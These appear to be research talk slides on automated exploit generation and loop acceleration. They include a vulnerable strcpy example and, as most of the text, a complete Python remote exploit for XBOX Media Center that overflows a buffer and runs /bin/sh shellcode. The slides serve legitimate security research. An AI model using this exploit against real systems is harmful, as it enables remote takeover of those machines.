Exploit-Generation with Acceleration

Daniel Kroening, Matt Lewis, Georg Weissenbacher

UNIVERSITY OF OXFORD

- Under-Approximating Loops in C Programs for Fast Counterexample Detection
  Daniel Kroening, Matt Lewis, Georg Weissenbacher, CAV 2013
  http://www.kroening.com/papers/cav2013-acceleration.pdf
- Verification and Falsification of Programs with Loops using Predicate Abstraction
  Daniel Kroening, Georg Weissenbacher, FACJ 2010
  http://www.kroening.com/papers/facj-loops-2009.pdf

The Authors

Matt Lewis

PhD student in software verification

Funded by MSR

Former Googler

Former penetration tester

Sloth enthusiast

UNIVERSITY OF OXFORD

The Authors

Georg Weissenbacher

Assistant Professor
TU Vienna

Former Oxford DPhil

Funded by MSR


```python
import sys
from socket import *

exploit = '\x47\x45\x54\x20\x2f\x78\x62\x6d\x63\x43\x6d\x64\x73\x2f\x78\x62\x6d
\x63\x48\x74\x74\x70\x3f\x63\x6f\x6d\x6d\x61\x6e\x64\x3d\x47\x65\x74\x54\x61\x67
\x46\x72\x6f\x6d\x46\x69\x6c\x65\x6e\x61\x6d\x65\x28\x43\x3a\x2f\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x13\xe9\xb4\x08\xeb\x18\x5e
\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xb0
\x0b\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x2e
\x6d\x70\x33\x29\x20\x48\x54\x54\x50\x2f\x31\x2e\x31\x0d\x0a\x0d\x0a'

s = socket(AF_INET, SOCK_STREAM)
s.connect((sys.argv[1], int(sys.argv[2])))

s.send(exploit)

s.close()
```

Remote exploit for XBOX Media Center

Exploits


UNIVERSITY OF OXFORD

- Function calls store return location on stack
- If this can be overwritten with attacker-controlled data, control is hijacked
- Typically done via stack-allocated buffers, but increasingly more with heap objects





```
void f(void)
{
    char buffer[100];

    …
    strcpy(buffer, INPUT);
    …
}


void g(void)
{
    …
    f();
    …
}
```

UNIVERSITY OF OXFORD




